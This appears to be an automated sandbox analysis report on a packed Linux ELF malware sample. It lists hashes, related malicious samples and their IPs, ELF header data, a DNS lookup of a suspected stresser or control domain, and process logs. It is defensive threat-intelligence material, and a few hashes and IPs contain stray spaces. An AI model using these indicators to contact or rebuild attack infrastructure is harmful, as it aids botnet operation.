	U6lZQUtrU5	Get hash	malicious	Browse	• 93.107.144.148
	qApSRSFTm4	Get hash	malicious	Browse	• 109.76.3.251
	lu8Qn68jzj	Get hash	malicious	Browse	• 93.107.149.34
	TZaEkR9qXI	Get hash	malicious	Browse	• 109.78.200.229
	jew.x86	Get hash	malicious	Browse	• 51.37.119.129
	v17c18jKB5	Get hash	malicious	Browse	• 109.79.4.8
	Darknet.arm7	Get hash	malicious	Browse	• 109.76.156.152
	vz3l1CuJPQ	Get hash	malicious	Browse	• 51.37.119.108
	ytOS5MFAnd	Get hash	malicious	Browse	• 109.76.156.151
	M2hPt9E5Fk	Get hash	malicious	Browse	• 109.79.237.187
	4Vp1NlOQKm	Get hash	malicious	Browse	• 64.43.0.76
	BunfEuaoK5	Get hash	malicious	Browse	• 109.76.220.29
ATT-INTERNET4US	00hZyjOhZA	Get hash	malicious	Browse	• 70.250.254.60
	yxD7DmfG2j	Get hash	malicious	Browse	• 106.0.113.38
	V2WzER53Tt	Get hash	malicious	Browse	• 74.166.99.108
	a5nulABeSk	Get hash	malicious	Browse	• 108.64.172.130
	1bL17EUgTk	Get hash	malicious	Browse	• 107.193.164.34
	pTF1ilCUEm	Get hash	malicious	Browse	• 13.186.169.31
	032k4JmR0U	Get hash	malicious	Browse	• 70.142.13.244
	arm	Get hash	malicious	Browse	• 107.220.87.241
	x86	Get hash	malicious	Browse	• 108.213.51.215
	arm7	Get hash	malicious	Browse	• 104.58.236.145
	z0x3n.arm7	Get hash	malicious	Browse	• 45.21.146.181
	z0x3n.x86	Get hash	malicious	Browse	• 70.131.55.48
	z0x3n.arm	Get hash	malicious	Browse	• 45.21.146.120
	arm	Get hash	malicious	Browse	• 32.113.207.119
	yJOZ3EeESV	Get hash	malicious	Browse	• 107.192.23 2.195
	lYmYPlzghQ	Get hash	malicious	Browse	• 107.79.252.238
	T0uznhDXKw	Get hash	malicious	Browse	• 45.20.156.245
	ev1JsPbdMA	Get hash	malicious	Browse	• 107.116.72.61
	apep.arm	Get hash	malicious	Browse	• 107.131.21 7.182
	apep.x86	Get hash	malicious	Browse	• 45.21.146.187
MAGINFO-ASMagnitogorskRussiaRU	eNrYzJWFvB	Get hash	malicious	Browse	• 178.18.96.212
	waKnA3vFb3	Get hash	malicious	Browse	• 212.21.23.160
	xYFPBfWEN0	Get hash	malicious	Browse	• 212.21.23.150
	7spunOMzSK	Get hash	malicious	Browse	• 31.47.122.175
	Shipment_Info_163612.doc	Get hash	malicious	Browse	• 188.68.208.240
	Hien Thome #U00a0 Resume.doc	Get hash	malicious	Browse	• 188.68.210.20
	IDS00038182991.doc	Get hash	malicious	Browse	• 188.68.208.242
	U0430.xls.js	Get hash	malicious	Browse	• 46.167.69.86

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
Entropy (8bit):	7.957339112349477
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	9o6Z1wEokT
File size:	36468
MD5:	68cb43368a1a8837125de604f0c2a11e
SHA1:	aebd07f775086490ee2b054a59fa7f9494c8de84
SHA256:	126ddb96a062731ec243a9313504aaba974cbe7b677d39 a23fd6750f88fc772e
SHA512:	fd7ba93550c77c52f95ffcb2177eba3434cba5729d9b63a 5c5d852846227ecbaeb8202b2d91b56b23bbb8b3aae1aa f9f0bcb46964690c490edca3364f1e85f96
SSDEEP:	768:1AqA+P55pFT5yIrvg6htPfgO2puhjSOnskhCuTynb cuyD7Ufyqt:1Al+P5tT5hvzLv2puhO2Zhlynouy8qqt
File Content Preview:	.ELF.....4.....4. ...(.....n...n..... .....Q.td.....pc..UPX!..... ...pS..pS.....U.....?..k.l/.j....\.h.blz.e..*.....4.0.N..9..y.#2 ."A..w.....Bv.:.j...a_.x

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	Intel 80386
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - Linux
ABI Version:	0
Entry Point Address:	0x804fae8
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	0
Section Header Size:	40
Number of Section Headers:	0
Header String Table Index:	0

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x8048000	0x8048000	0x8d6e	0x8d6e	4.1139	0x5	R E	0x1000		
LOAD	0x0	0x8051000	0x8051000	0x0	0xc9e0	0.0000	0x6	RW	0x1000		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 1, 2021 10:08:27.445230961 CET	192.168.2.23	8.8.8.8	0x1680	Standard query (0)	scamanje.stresserit.pro	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 1, 2021 10:08:27.576981068 CET	8.8.8.8	192.168.2.23	0x1680	No error (0)	scamanje.stresserit.pro		49.12.233.52	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 127.0.0.1:80

System Behavior

Analysis Process: 9o6Z1wEokT PID: 5241 Parent PID: 5121

General

Start time:	10:08:26
Start date:	01/11/2021
Path:	/tmp/9o6Z1wEokT
Arguments:	/tmp/9o6Z1wEokT
File size:	36468 bytes
MD5 hash:	68cb43368a1a8837125de604f0c2a11e

Analysis Process: 9o6Z1wEokT PID: 5242 Parent PID: 5241

General

Start time:	10:08:26
Start date:	01/11/2021
Path:	/tmp/9o6Z1wEokT
Arguments:	n/a
File size:	36468 bytes
MD5 hash:	68cb43368a1a8837125de604f0c2a11e

Analysis Process: 9o6Z1wEokT PID: 5243 Parent PID: 5242

General

Start time:	10:08:26
Start date:	01/11/2021
Path:	/tmp/9o6Z1wEokT
Arguments:	n/a

File size:	36468 bytes
MD5 hash:	68cb43368a1a8837125de604f0c2a11e

Analysis Process: 9o6Z1wEokT PID: 5244 Parent PID: 5242

General

Start time:	10:08:26
Start date:	01/11/2021
Path:	/tmp/9o6Z1wEokT
Arguments:	n/a
File size:	36468 bytes
MD5 hash:	68cb43368a1a8837125de604f0c2a11e

Analysis Process: 9o6Z1wEokT PID: 5245 Parent PID: 5242

General

Start time:	10:08:26
Start date:	01/11/2021
Path:	/tmp/9o6Z1wEokT
Arguments:	n/a
File size:	36468 bytes
MD5 hash:	68cb43368a1a8837125de604f0c2a11e

Analysis Process: 9o6Z1wEokT PID: 5246 Parent PID: 5242

General

Start time:	10:08:26
Start date:	01/11/2021
Path:	/tmp/9o6Z1wEokT
Arguments:	n/a
File size:	36468 bytes
MD5 hash:	68cb43368a1a8837125de604f0c2a11e

Analysis Process: 9o6Z1wEokT PID: 5247 Parent PID: 5242

General

Start time:	10:08:26
Start date:	01/11/2021
Path:	/tmp/9o6Z1wEokT
Arguments:	n/a
File size:	36468 bytes
MD5 hash:	68cb43368a1a8837125de604f0c2a11e

Analysis Process: 9o6Z1wEokT PID: 5248 Parent PID: 5242

General

Start time:	10:08:26
Start date:	01/11/2021

Path:	/tmp/9o6Z1wEokT
Arguments:	n/a
File size:	36468 bytes
MD5 hash:	68cb43368a1a8837125de604f0c2a11e

File Activities

File Read

Directory Enumerated

Analysis Process: xfce4-panel PID: 5251 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: 5251 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 6 12582920 systray "Notification Area" "Area where notification icons appear"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Analysis Process: xfce4-panel PID: 5252 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: 5252 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstatusnotifier.so 7 12582921 statusnotifier "Status Notifier Plugin" "Provides a panel area for status notifier items (application indicators)"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Analysis Process: xfce4-panel PID: 5253 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: 5253 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 8 12582922 pulseaudio "PulseAudio Plugin" "Adjust the audio volume of the PulseAudio sound system"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Directory Created

Analysis Process: xfce4-panel PID: 5254 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: 5254 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 9 12582923 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Analysis Process: wrapper-2.0 PID: 5275 Parent PID: 5254

General

Start time:	10:08:40
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	n/a
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

Directory Enumerated

Analysis Process: xfpm-power-backlight-helper PID: 5275 Parent PID: 5254

General

Start time:	10:08:40
Start date:	01/11/2021
Path:	/usr/sbin/xfpm-power-backlight-helper
Arguments:	/usr/sbin/xfpm-power-backlight-helper --get-max-brightness
File size:	14656 bytes
MD5 hash:	3d221ad23f28ca3259f599b1664e2427

File Activities

File Read

Directory Enumerated

Analysis Process: xfce4-panel PID: 5255 Parent PID: 2063

General

Start time:	10:08:32

Start date:	01/11/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: 5255 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 10 12582924 notification-plugin "Notification Plugin" "Notification plugin for the Xfce panel"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Directory Created

Analysis Process: xfce4-panel PID: 5256 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: 5256 Parent PID: 2063

General

Start time:	10:08:32
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 14 12582925 actions "Action Buttons" "Log out, lock or other system actions"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Analysis Process: dbus-daemon PID: 5274 Parent PID: 5273

General

Start time:	10:08:40
Start date:	01/11/2021
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: xfconfd PID: 5274 Parent PID: 5273

General

Start time:	10:08:40
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
File size:	112880 bytes
MD5 hash:	4c7a0d6d258bb970905b19b84abcd8e9

File Activities

File Read

Directory Created

Analysis Process: systemd PID: 5285 Parent PID: 1860

General

Start time:	10:08:46
Start date:	01/11/2021
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: xfce4-notifyd PID: 5285 Parent PID: 1860

General

Start time:	10:08:46
Start date:	01/11/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/notifyd/xfce4-notifyd
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/notifyd/xfce4-notifyd
File size:	112872 bytes
MD5 hash:	eee956f1b227c1d5031f9c61223255d1

File Activities

File Read